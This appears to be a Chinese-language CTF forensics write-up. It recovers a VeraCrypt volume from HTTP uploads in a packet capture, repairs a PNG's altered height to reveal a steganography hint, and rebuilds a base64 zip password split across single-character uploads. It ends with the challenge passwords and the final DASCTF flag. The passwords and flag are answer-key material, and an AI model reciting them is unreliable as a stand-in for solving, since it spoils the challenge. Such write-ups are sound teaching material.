
Veracrypt的挂载密码：iamgaozhiliangmale

接下来在流量包中发现了gao.vera文件







尝试foremost直接分离发现分离不出来，这里是http文件上传，直接导出http包(也可以导出http包的原始数据，改名为bin后缀，删除干扰数据后再改回需要提取的名字)，最大的那个就是gao.vera文件修改后缀为.vera，不过需要注意去掉文件头和尾的一些干扰数据




使用VeraCrypt打开，挂载密码为：iamgaozhiliangmale






得到一张人类高质量男性许勤根的pose帅照，010 Editor打开发现CRC报错，猜测修改了png的高度，改一下高度


发现提示




提示OurSecert，密码：高质量男性



得到flaag.zip但是没有密码：



接着分析流量包，发现在gao.vera文件流之前的一些流都上传了一个只有一位的txt文件



最后一位传的内容还是等号，猜测是base64码文分开传输，位数不多，手动拼一下得到：

Z2FvX1poaV9saUFuZ19OYU5fWGluRwo=

解码得到：gao_Zhi_liAng_NaN_XinG

解压得到flag: `DASCTF{29550e22a3a652cb95bd4a550e31e417}`